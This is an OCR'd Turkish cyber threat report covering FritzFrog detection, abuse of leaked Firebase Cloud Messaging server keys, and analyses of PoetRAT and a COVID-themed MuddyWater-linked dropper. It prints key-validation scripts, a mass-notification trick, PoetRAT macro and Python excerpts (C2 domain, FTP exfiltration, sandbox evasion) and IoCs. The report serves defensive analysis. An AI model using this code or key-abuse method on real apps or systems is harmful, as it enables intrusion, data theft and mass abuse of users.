
FritzFrog; IRCflu'dan[20] farklı olarak IRC kullanmaz, DDG [21]'den farklı olarak bellek içinde ve InterPlanetary Storm[20] botnetinin aksine Unix tabanlı makinelerde çalışır. 2016 yılında Golang dili ile yazılmış ve ESET tarafından analiz edilmiş olan Rakos[22] botnetine göre ise fonksiyon isimlendirme ve sürüm numaraları konusunda bazı benzerlikler taşır.

Tespit ve Azaltma

Guardicore Laboratuvarları, SSH sunucularından çalıştırılabilecek bir FritzFrog Tespit Betiği[23] sağlamaktadır. Bu betik makinede şu göstergeleri aramaktadır:

1. Diskte çalıştırılabilir dosyası bulunmayan nginx, ifconfig ya da libexec işlemleri,
2. Aktif 1234 bağlantı noktası için dinleme.

Bunlara ek olarak, 5555 bağlantı noktası üzerinden Monero havuzuna giden TCP ağ trafiği FritzFrog'u tespit etmek için kullanılabilir.



Şekil 21: FritzFrog Tespit Betiği Çıktısı

FritzFrog, birçok ağ güvenlik çözümünün, trafiği sadece bağlantı noktası ve protokolüne göre işleme almasından faydalanır. Bu gizlilik tekniğini aşabilmek için, işlem tabanlı işleme kurallarının oluşturulması gerekir.

Bununla birlikte, zayıf şifreler FritzFrog saldırılarının dolaysız kurbanlarıdır. Bunun önüne geçmek için güçlü parolalar ve daha güvenli genel anahtar kimlik doğrulama yöntemleri kullanılmalıdır. Ek olarak eğer "authorized_keys" dosyasında FritzFrog genel anahtarı tespit edilirse bunun hemen kaldırılması saldırganların tekrar erişimini engelleyecektir. Yönlendirici ve IoT cihazları ise SSH'ı açığa çıkardığı için genelde FritzFrog'a karşı savunmasızdır. Bu bağlamda bu tür cihazların SSH bağlantı noktalarını değiştirmek ya da SSH erişimlerini tamamen devre dışı bırakmak düşünülmelidir.

6. Google Firebase Mesajlaşma Servisi Zafiyeti

Tespit edilen zafiyet sayesinde kötü niyetli bir saldırgan, FCM SDK kullanarak yazılmış ve FCM sunucu anahtarı açığa çıkmış olan herhangi bir uygulamaya gönderilen bildirimlerin içeriğini kontrol edebilir ve bu bildirimleri bu uygulamanın tüm kullanıcılarına gönderebilir[24]. Bu bildirimler rahatsız edici görüntülerle beraber küçük düşürücü, politik eğilimli mesajlar gibi saldırganın istediği herhangi bir şeyi içerebilir.

Sene başında #AndroidHackingMonth[25] hashtagi ile atılan tweetler Android uygulamaların farklı teknik ve hilelerle hacklenebildiğini ortaya koymuştur.

Bu raporda FCM üzerinde bulunan zafiyetin ortaya çıkarılmasıyla ilgili yapılan araştırmalara değinilecektir.

Kodları Çıkartılan APK'lardan Veri Kümesi Toplama

"bounty-targets-data"[26] deposunda bulunan ödül avcılığı platformları olan HackerOne[27] ve Bugcrowd'ın[28] halka açık programlarından toplanan APK paket idlerinin listesi oluşturulmuştur. Bu liste kullanılarak apkcombo[29] web sitesinden 50 ila 70 adet APK dosyası indirilmiştir. apktool.jar[30] programından yararlanılarak aşağıdaki küçük betikle indirilen APK dosyalarının kodları çıkartılmıştır.

```
#!/bin/bash

for file in *.apk
do
java -jar ~/APK_Research/apktool.jar d $file -o decompiled_apks/$file/
done
```

Şekil 22: APK dosyalarının kodunu çıkartmak için yazılmış olan betik

Değişken İsimlerini İnceleme

Kodları çıkartılmış olan APK dosyalarını inceledikten sonra gcp_keys.txt dosyasında bulunan FCM ile alakalı "server_key" ve "notification_server_key" değişkenleri tespit edilmiştir.

FCM Sunucu Anahtarı


FCM dokümanları incelendikten sonra kodları çıkartılmış APK'lardan elde edilen "AizaSy" ile başlayan anahtarların FCM sunucusunda kimlik doğrulama amacıyla kullanıldığı tespit edilmiştir. Aşağıdaki betik kullanılarak FCM sunucu anahtarları doğrulanmıştır.

```
api_key=YOUR_SERVER_KEY

curl --header "Authorization: key=$api_key" \
     --header Content-Type:"application/json" \
     https://fcm.googleapis.com/fcm/send \
     -d "{\"registration_ids\":[\"ABC\"]}"
```

Şekil 23: FCM sunucu anahtarı doğrulamak amacıyla oluşturulan betik

Bu işlem sonucunda anahtarları doğrulama yöntemi ve anahtarların kullanım amacı ortaya çıkartılmıştır.



Şekil 24: FCM genel mimarisi

Anahtar Çeşitlerinin Keşfi

Yapılan araştırmalar sonucu bulunan "AIzaSy" ile başlayan anahtarların yanı sıra iki farklı anahtar çeşidinin daha bulunduğu ortaya çıkmıştır.

Tespit edilen FCM anahtar çeşitleri ve düzenli ifade ile gösterilmiş formatları şu şekildedir.

1. FCM sunucu anahtarı: AAAA[A-Za-z0-9_-]{7}:[A-Za-z0-9_-]{140}.
2. Miras FCM sunucu anahtarı: AIzaSy[0-9A-Za-z_-]{33}. Bu anahtar GCP projesine otomatik eklenmektedir.
3. FCM yetkilerine sahip yukarıdaki ile aynı AIzaSy[0-9A-Za-z_-]{33} formatta bir GCP anahtarı. Bu durumda anahtar GCP projesi kapsamında oluşturulur ve ardından diğer yetkiler tanımlanır.

Tespit edilen anahtarların daha sonra oluşturulan arama profili ile birlikte kodu çıkartılmış APK dosyalarında

```
#!/bin/bash
while read -r key
do
code=`curl --header "Authorization: key=$key" --header Content-Type:"applicat
if [ "$code" == "200" ]
then
echo "[*]       Key is $key"
echo "$key" >> valid_keys.txt
fi

#gcp_keys.txt has the all the grepped keys, both AAAA[a-zA-Z0-9_-]{7}:[a-zA-Z
done<"/gcp_keys.txt"

#eliminate duplicates
sort -u -o valid_keys.txt valid_keys.txt
echo "DONE!"
```

Şekil 25: Toplanan anahtarları doğrulamak için kullanılan betik

yapılan arama sonuçları "gcp_keys.txt" adlı dosyaya kaydedilmiştir. Daha sonra aşağıdaki betik kodu kullanılarak bu anahtarlar doğrulanmış ve başarılı olanlar "valid_keys.txt" adlı dosyaya kaydedilmiştir.

Zafiyetin Etkisini Tanımlama

Başlangıç olarak FCM servisinin sağladığı "konu" özelliği ile uygulamadaki kullanıcıların abone oldukları konu isimleri bulunarak bu konuya abone olmuş olan herkese bildirim gönderilebileceği tespit edilmiştir.

Şekil 26: Kullanıcının FCM servisine kayıt olma işlemi[8]

Yapılan daha detaylı araştırmalar sonucunda FCM servisinin sunduğu "koşullar" özelliğini kullanarak kullanıcılara konu aboneliğine ihtiyaç duyulmadan bildirim gönderilebileceği tespit edilmiştir.

Mantıksal Koşullu İfadeler


Her zaman doğru olarak sonuç verecek bir koşullu ifade hazırlanarak uygulamadaki tüm kullanıcılara bildirim gönderilebileceği belirlenmiştir.

Örnek olarak; "'TopicA' in topics && ('TopicB' in topics || 'TopicC' in topics)" koşullu ifadesi ile TopicA konusuna abone olmuş ve aynı zamanda TopicB ya da TopicC konularına abone olan kullanıcıları bildirim alıcı listesine eklenebilmektedir.


Buradan yola çıkarak oluşturulan "! ('xyz4356545' in topics)" koşullu ifadesi ile ise kullanıcıların abone olma ihtimali olmayan rasgele oluşturulmuş bir konuya abone olup olmadıkları kontrol edilmekte. ! (NOT) operatörü sayesinde kullanıcılar girilen rasgele konuya abone olmadıkları için ifadenin doğru olarak sonuçlanmasını sağlamaktadır. Bu şekilde uygulamayı kullanan tüm kullanıcılar alıcı listesine eklenip bildirim gönderilebilmektedir.

Kavram İspatı Çalışmaları

Zafiyetin etkisinin büyüklüğünü ispat etmek amacıyla yapılan kavram ispatı çalışmalarında, önce Google Play Music, daha sonra Google Hangouts, Youtube Music ve Youtube Go uygulamalarının kodları çıkartılıp FCM sunucu anahtarları ayrıştırılmış ve test bildirimleri gönderilmiştir.



Şekil 27: Google Play Music uygulamasında yapılan kavram tespiti çalışması



Şekil 28: Google Hangouts, Youtube Music ve Youtube Go uygulamalarında yapılan kavram tespiti çalışması

Alınabilecek Önlemler

FCM sunucu anahtarlarının kullanıcı uygulamalarında değil sunucu taraflı kısımlarda tutulması gerekmektedir. FCM sunucu anahtarı açığa çıkmış uygulama yayıncılarının bu anahtarları FCM konsol uygulamasından silmesi ya da değiştirmesi gerekmektedir. Anahtarların sunucu taraflı sistemlerde saklanmasıyla ilgili stackoverflow web sitesinde verilen ilgili[31] cevaptaki çözümün kullanılması gerekmektedir.

ZARARLI YAZILIM ANALİZLERİ

7. PoetRAT Zararlı Yazılım Analizi

Araştırmalar sonucunda, Azerbaycan vatandaşlarını, özel sektör ve devlet çalışanlarını hedef aldığı değerlendirilen PoetRat isimli zararlı bir yazılımın 2020'nin başlarından itibaren aktif olduğu tespit edilmiştir. Zararlı yazılım Python tabanlı olup uzaktan erişim trojanı (RAT) olarak sınıflandırılmaktadır. Zararlı yazılımın COVID-19 ile ilgili bilgi içeren Microsoft Word dokümanları üzerinden yayıldığı görülmüştür. William Shakespeare'in çeşitli mısralarını barındırmasından ötürü, zararlı yazılıma "PoetRAT" adı verilmiştir. PoetRAT zararlı yazılımında herhangi bir obfuscation kullanılmamış olması ve kullanılan yazılımların açık kaynaklı oluşu, saldırganların olgunluk seviyesinin düşük olduğuna işaret etmektedir.


PoetRAT bulaştığı sistemin üzerinde uzaktan komut yürütebilmektedir. Dışarı veri aktarmak ve aynı şekilde ele geçirilen sistem üzerine dosya indirmek için FTP hizmetinin kullanıldığı tespit edilmiştir.

Bulaşma Vektörü

PoetRAT, oluşturulan Azerice Word dosyaları içine gizlenmiş zararlı macrolar üzerinden bir zip dosyası dışarı çıkartmaktadır. Zip dosyası içinden Python çalıştırılabilir dosyası ve çeşitli Python scriptleri çıkartılmaktadır. Çalıştırılan Python scripti ile hedef bilgisayar ele geçirilmektedir. Gönderilen zararlı Word dokümanlarından bir tanesinin görünümü, aşağıdaki gibidir.

Şekil 29: COVID-19 temalı Azerice doküman

Zararlı Word dokümanı ilk açıldığında Şekil 29'da da görüldüğü gibi doküman kısmen bulanık olarak açılmaktadır. Kullanıcı yazıyı okuyabilmek için macro çalıştırmaya izin verdikten sonra doküman okunabilir hâle gelmektedir.



Şekil 30: Macro çalıştıktan sonra görülen doküman

PoetRAT, bulaşma vektörü olarak kullandığı zararlı macrolar içinde Shakespeare sonelerinden bölümler bulundurmaktadır. Bu işlemin amacının dosya imzasını değiştirmek olduğu değerlendirilmektedir.

```
Function bin2var(filename As String) As String

'Which alters when it alteration finds,
'Or bends with the remover to remove.
    Dim f As Integer
    f = FreeFile()
    Open filename For Binary Access Read Lock Write As #f
        bin2var = Space(FileLen(filename))
        Get #f, , bin2var
    Close #f
'O no! it is an ever-fixed mark
'That looks on tempests and is never shaken;
```

Şekil 31: Shakespeare sonelerinden bölümler

Çalıştırılan macro dokümanı, içinde Ptyhon3.7 çalıştırılabilir dosyası gömülü bir şekilde gelmektedir. Dokümanın içine gömülmüş olan zip dosyalarından Python scriptleri dışarı çıkartılır ve çalıştırılır.

```
Call Shell("cmd /c copy " + Docer + " " + User + "\docer.doc", vbHide)
deay (4)
data = bin2var(User + "\docer.doc")
data = Right(data, 7074638)
var2bin User + "\smile.zip", data

bla = VBA.FileSystem.Dir(User + "\Python37", vbDirectory)
If bla <> VBA.Constants.vbNullString Then
    Call Shell("cmd /c rmdir /s /q " + User + "\Python37", vbHide)
    deay (2)
End If
'Unzip
Unzip User + "\smile.zip", User, "Python37"
```

Şekil 32: Zip dosyasında çıkartılan zararlı yazılım

Yazılımı Hakkında Bilgi

Meta data bilgilerinde Word dokümanını oluşturan kullanıcı "Jeremy" olarak gözükmektedir. Ancak meta data verisi saldırganlar tarafından değiştirilmiş olabileceği için bu bilgilerden bir çıkarımda bulunmak yanlış olacaktır.

```
Language Code                  : Russian
Doc Flags                      : 1Table, ExtChar
System                         : Windows
Word 97                        : No
Title                          :
Subject                        :
Author                         : Jeremy
```

Şekil 33: Metadata bilgileri

Zararlı yazılım incelendiğinde, herhangi bir obfuscation yöntemi kullanılmadığı tespit edilmiştir. Yazılımın elde edilen açık kaynak yazılımlara yapılan çeşitli eklemelerle oluşturulduğu anlaşılmaktadır.

```
RHOST = "dellgenius.hopto.org"
me = sys.argv[0]
fold = me[:me.rfind("\\") + 1]
```

Şekil 34: Komuta kontrol sunucusunun alan adı

Komutlar

Yazılımın desteklediği işlemlerin bir listesi aşağıdaki gibidir.


- "ls" - Dizindeki dosyaları listeler.
- "cd" - Bir klasöre gitmek için kullanılır.
- "sysinfo" - Sistem hakkında kısa bilgi verir.
- "download" - C2 sunucusuna FTP ile dosya yüklemek için kullanılır.
- "upload" - Kullanıcıya C2 sunucusundan FTP ile dosya indirmek için kullanılır.
- "shot" - Ekran fotoğrafı çekmek için kullanılır.
- "cp" - Bir dosya veya klasörü kopyalamak için kullanılır.
- "mv" - Bir dosya veya klasörü başka bir yere taşımak için kullanılır.
- "link" - Belirtilen dosya için hardlink oluşturmak için kullanılır.
- "register" - Registry üzerinde değişiklik yapmak için kullanılır.
- "hide" - Dosyayı gizlemek için kullanılır.
- "compress" - Dosyaları zip ile sıkıştırmak için kullanılır. Zipfile kütüphanesini kullanır.
- "jobs" - İşlem listeleme ve işlem durdurma gibi işlemler gerçekleştirir.
- "exit" - Programdan çıkış yapar.

```
def execution(com):
    args = shlex.split(com)
    cmd = args[0]
    args = args[1:]

    if cmd == "version":
        return "4.0"
    elif cmd == "ls":
        return ls(args)
    elif cmd == "cd":
        return chdir(args)
    elif cmd == "sysinfo":
        return get_sys_info()
    elif cmd == "download":
        return download(args)
    elif cmd == "upload":
        return upload_file(args)
    elif cmd == "shot":
        return shot(args)
    elif cmd == "cp":
        return copy_file_a(args)
    elif cmd == "mv":
        return move_file_a(args)
    elif cmd == "link":
        return create_link_a(args)
    elif cmd == "register":
        return register_a(args)
    elif cmd == "hide":
        return hide_file_a(args)
    elif cmd == "compress":
        return compress(args)
    elif cmd == "jobs":
        return jobs(args)
    elif cmd == "exit":
        return "exit"
    else:
        return run_cmd(com)[0]
```

Şekil 35: Zararlı yazılımın desteklediği komutların listesi

Saldırganların kullandıkları zararlı yazılımın internet üzerindeki bir siber güvenlik paylaşımından elde edildiği tespit edilmiştir. Zararlı yazılım https://dev.to/tman540/simple-remote-backdoor-with-Python-33a0 adresindeki paylaşımda görülmüştür.



Şekil 36: Python ile backdoor yapımı üzerine blog yazısı

Modüller

Saldırganların çeşitli farklı Python modülleri kullandığı ve bunları çoğunlukla açık kaynak yazılımlardan elde ettiği tespit edilmiştir. Bu modüllerin bir listesi aşağıdadır.

- Affine.py - Affine şifrelemesi gerçekleştirir. Cleartext parola ve kullanıcı adı gönderimini önlemek amaçlanmıştır.
- frown.py - C2 sunucusu ile konuşmak için kullanır.

- launcher.py – Kum havuzu atlatma ve sanal makine tespiti.
- smile.py - C2 den gelen komutları çalıştırır.
- smile_funs.py - smile.py için gerekli fonksiyonları barındırır.
- Backer.py - Zararlı yazılımın kopyasını oluşturmak için kullanılır.

Örneğin, zararlı yazılımın çalışan görevleri (task) durdurmakta kullanılan kısım, aşağıdadır.

```
def task_running(name):
    res = run_cmd("tasklist /v /fo csv /fi \"IMAGENAME eq {}\"".format(name))
    return res[0].count(name) if res[1] else False


def task_kill(name):
    return run_cmd("taskkill /f /im \"{}\"".format(name))[1]
```

Şekil 37: Task durdurmak için kullanılan kod

Affine Şifrelemesi

affine.py, Affine şifrelemesi gerçekleştirmek için kullanılan bir kod olmakla birlikte, http://msrblog.com/cryptography_with_Python/cryptography_with_Python_affine_cipher.htm adresinde bulunan kod ile büyük benzerlik göstermektedir.

```
class Affine(object):
   DIE = 128
   KEY = (7, 3, 55)
   def __init__(self):
      pass
   def encryptChar(self, char):
      K1, K2, kI = self.KEY
      return chr((K1 * ord(char) + K2) % self.DIE)

   def encrypt(self, string):
      return "".join(map(self.encryptChar, string))

   def decryptChar(self, char):
      K1, K2, KI = self.KEY
      return chr(KI * (ord(char) - K2) % self.DIE)

   def decrypt(self, string):
      return "".join(map(self.decryptChar, string))
               affine = Affine()
print affine.encrypt('Affine Cipher')
print affine.decrypt('*18?FMT')
```

Şekil 38: Affine Şifrelemesi gerçekleştiren Python scripti

Dosya indirme ve yükleme işlemi FTP üzerinden parola sağlayarak gerçekleştirilmektedir.

Kum Havuzu Tespiti

Launcher.py - Disk boyutunu kontrol ederek sandbox (kum havuzu) atlatmak amaçlanmıştır. Yazılım kum havuzunda çalıştığını tespit ettiği anda çalışmayı durduracaktır.

```
import base64


class Affine(object):
    DIE = 128
    KEY = (7, 3, 55)

    def __init__(self):
        pass

    def encrypt_char(self, char):
        K1, K2, kI = self.KEY
        return chr((K1 * ord(str(char)) + K2) % self.DIE)

    def encrypt(self, string):
        st = base64.b64encode(string.encode("utf-8")).decode()
        return "".join(map(self.encrypt_char, st)).encode()

    def decrypt_char(self, char):
        K1, K2, KI = self.KEY
        return chr(KI * (ord(str(char)) - K2) % self.DIE)

    def decrypt(self, string):
        try:
            string = string.decode()
        except:
            pass
        st = "".join(map(self.decrypt_char, string))
        return base64.b64decode(st.encode()).decode("utf-8")

```

Şekil 39: PoetRAT'in kullandığı Affine şifrelemesi

```
def download(com):
    args = ftp_arg_parse(com, "download")

    filename = args["f"]

    ftp = init_ftp(username=args["u"], password=args["p"], directory=args["d"])
    ftp.voidcmd("TYPE I")
    resp = ""
    for p in glob.iglob(filename, recursive=True):
        if os.path.isdir(p):
            for folder, subfolder, files in os.walk(p):
                for file in files:
                    resp = download_file(ftp, resp, file)
        else:
            resp = download_file(ftp, resp, p)
    ftp.quit()
    return resp
```

Şekil 40: FTP bağlantısı yapan Python kodu

```
def good_disk_size():
    # There are no computers with disk size less than 62
    return 62 < round(shutil.disk_usage("/")[0]) / 2 ** 30


if __name__ == '__main__':
    if len(sys.argv) == 2:
        if sys.argv[1] == "police":
            police()
    else:
        # Sandbox Evasion
        if not good_disk_size():
            crack()
            sys.exit(0)
```

Şekil 41: 62GB'den küçük disk boyutlarını kum kavuzu olarak kabul eder

Crack metodu ise, zararlı yazılımın bulunduğu dosyaların birkaçının üzerine LICENSE.txt dosyasının içeriğini yazar. Böylece zararlı yazılım kodunu imha ederek iz kaybettirmeye çalışır.

```
def crack():
    # Crack everything at this point
    open(fold + "smile.py", "wb").write(open(fold + "LICENSE.txt", "rb").read())
    open(fold + "smile_funs.py", "wb").write(open(fold + "LICENSE.txt", "rb").read())
    open(fold + "frown.py", "wb").write(open(fold + "LICENSE.txt", "rb").read())
    sys.exit(4)
```

Şekil 42: Launcher.py – crack () metodu

```
A. HISTORY OF THE SOFTWARE
==========================

Python was created in the early 1990s by Guido van Rossum at Stichting
Mathematisch Centrum (CWI, see http://www.cwi.nl) in the Netherlands
as a successor of a language called ABC.  Guido remains Python's
principal author, although it includes many contributions from others.

In 1995, Guido continued his work on Python at the Corporation for
National Research Initiatives (CNRI, see http://www.cnri.reston.va.us)
in Reston, Virginia where he released several versions of the
software.
```

Şekil 43: License.txt

IoC Bilgileri

Zararlı dosyalara dair IoC bilgileri aşağıdadır.

Dosya Adı	SHA256
smile.py	252c5d491747a42175c7c57ccc5965e3a7b83eb5f964776ef108539b0a29b2ee
smile_funs.py	312f54943ebfd68e927e9aa95a98ca6f2d3572bf99da6b448c5144864824c04d
affine.py	b1e7dc16e24ebeb60bc6753c54e940c3e7664e9fcb130bd663129ecdb5818fcd
backer.py	ca8492139c556eac6710fe73ba31b53302505a8cc57338e4d2146bdfa8f69bdb
frown.py	d4b7e4870795e6f593c9b3143e2ba083cf12ac0c79d2dd64b869278b0247c247
launcher.py	5f1c268826ec0dd0aca8c89ab63a8a1de0b4e810ded96cdee4b28108f3476ce7
smile.py	252c5d491747a42175c7c57ccc5965e3a7b83eb5f964776ef108539b0a29b2ee
smile_funs.py	312f54943ebfd68e927e9aa95a98ca6f2d3572bf99da6b448c5144864824c04d
affine.py	b1e7dc16e24ebeb60bc6753c54e940c3e7664e9fcb130bd663129ecdb5818fcd
Azerbaijan_special.doc	208ec23c233580dbfc53aad5655845f7152ada56dd6a5c780d54e84a9d227407
section_policies.docx	e4e99dc07fae55f2fa8884c586f8006774fe0f16232bd4e13660a8610b1850a2

Tablo 4: SHA256 listesi

Alan Adı
dellgenius.hopto.org

Tablo 5: Komuta kontrol sunucusunun alan adı

Sonuç

STM Siber İstihbarat Merkezi olarak gerçekleştirdiğimiz çalışmalar sonucunda, PoetRAT zararlı yazılımının kullandığı teknik ve metotlar ortaya çıkartılmış, zararlı yazılımın hedefine ulaşmak için tespiti kolay yöntemler kullandığı görülmüştür. Zararlı yazılımın Azerbaycan'da bulunan özel sektör ve kamu personelini hedef aldığı ve oltalama metoduyla yayıldığı değerlendirilmektedir. Zararlı yazılımın herhangi bir obfuscation işlemi kullanmıyor olmasının, kullanılan yöntemlerin basit ve yazılımın büyük kısmının internete açık kaynaklardan derlenmiş olması, zararlı yazılımın geliştiricilerinin teknik olgunluk seviyesinin düşük olduğuna işaret etmektedir. PoetRAT zararlı yazılımının bulaşma vektörü oltalama üzerinden olduğu için, bu zararlı yazılım ve benzeri tehditlerden korunmaları için kurum çalışanlarına eğitim verilmesi tavsiye edilir. Bu sistemler antivirüs ve EDR ürünlerinin kullanılması zararlı yazılımın oluşturduğu tehdidi büyük ölçüde azaltacaktır. Buna ek olarak, sistemlere PoetRAT bulaşıp bulaşmadığını kontrol etmek için raporda sağlanan IoC ve imza bilgileri kullanılabilir.

8. COVID-19 Temalı Zararlı Yazılım Analizi


Araştırmalar sonucunda, COVID-19 Temalı çeşitli Türkçe dokümanları andıran zararlı çalıştırılabilir dosyaların T.C. kamu kurumlarını hedef aldığı tespit edilmiştir. Zararlı yazılımın kullanıcı sisteminden bilgi sızdırmakta kullanıldığı ve MuddyWater APT grubu ile ilişkili olduğu değerlendirilmektedir.

Bulaşma Vektörü

Zararlı yazılım çalıştırılabilir .exe uzantılı dosya, dropper işlevi görmek üzere karşı tarafa ulaştırılmaktadır. Ancak .exe uzantılı dosyanın ikonu PDF dokümanını çağrıştırdığından bir PDF dokümanı ile karıştırılması muhtemeldir. Üzerine çift tıklandığı zaman, gerçek bir PDF dokümanını açmakta, aynı zamanda zararlı yazılımı da çalıştırmaktadır.

Dropper C:\Users\<Kullanici adi>\AppData\Local\Temp klasörü içinde ikinci bir .exe uzantılı dosya çıkartmakta ve zararsız izlenimi vermek için zararsız PDF dosyasını açmaktadır.


Şekil 44: Zararsız PDF dokümanı



Şekil 45: Dropper çalıştırıldıktan sonra /Temp klasörüne çıkartılan dosyalar

Anti-Analiz Yöntemleri


Zararlı yazılım tersine mühendislik sürecini zorlaştırmak için yüksek seviyede obfuscation kullanmaktadır. Zararlı yazılımın obfuscated Powershell komutları çalıştırdığı ve ağ adaptörlerinin durumunu ve debugger varlığını kontrol ettiği değerlendirilmektedir. Zararlı yazılım debugger varlığında farklı davranmaktadır.



Şekil 46: IsDebuggerPresent kontrolü

İnternet Erişimi

Zararlı yazılımın gerçekleştirdiği bağlantı dinamik analizle tespit edilerek erişmeye çalıştığı IP adresi elde edilmiştir.



Şekil 47: 185.244.149.202 IP adresine yapılan istek

Zararlı yazılımın kullandığı komuta kontrol sunucusu ve zararlı kampanyasında kullanıldığı değerlendirilen IP adresleri IoC listesinde bulunabilir.

IoC Listesi

SHA256
9f1aeddcae9655772326a078b52b975b8d1117344fbac70791e-3b771169a87c1
1f38eea8caf63ff911fa97f2a20328796a62fc760f24c7e6347753e-8112bf92d

Tablo 6: SHA256 Hash listesi

IP Adresi
185.244.149.202
192.168.100.215

Tablo 7: Zararlı yazılım kampanyasıyla ilişkili olduğu değerlendirilen IP adresleri

Sonuç

STM Siber Füzyon Merkezi olarak gerçekleştirdiğimiz çalışmalar sonucunda, zararlı yazılımın oltalama vektörleri ile yayıldığı ve T.C. kamu kurumlarını hedef aldığı değerlendirilmektedir. Zararlı yazılımın yüksek derecede obfuscation ve Anti-VM (sanallaştırılmanın tespit edildiğinde zararlı yazılımın farklı davranması) yöntemleri kullandığı değerlendirilmektedir. İlgili IoC bilgileri raporda paylaşılmıştır.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

9. Masum Yollardan Hacklenme İhtimalleri

Microsoft, 12 Ağustos 2020 tarihinde, Windows işletim sistemlerinin ve diğer ürünlerinin tüm desteklenen sürümleri için Ağustos 2020 toplu yazılım güvenlik güncellemelerini yayınlanmıştır.

Bu ayın Salı Günü Yaması güncellemeleri, 17'si kritik, geri kalanı "önemli" derecesinde olmak üzere toplam 120 yeni keşfedilen yazılım güvenlik açığını ele almaktadır. Kısaca derlemek gerekirse;

- Microsoft Media Foundation ve Windows Codec içinde bulunan zafiyetlerden dolayı, bilgisayar üzerinde herhangi bir video oynatılırsa,
- Windows Media Audio Codec üzerinde bulunan zafiyetlerden dolayı herhangi bir ses dosyası çalınırsa,
- Internet Explorer üzerinde bulunan bir zafiyet sebebiyle herhangi bir sayfa ziyaret edilirse,
- MSHTML Motoru üzerinde bulunan bir zafiyetten dolayı herhangi bir HTML sayfası düzenlenirse,
- Herhangi bir PDF okunursa ve
- Outlook üzerinde bulunan bir zafiyet sonucu herhangi bir e-posta alınırsa

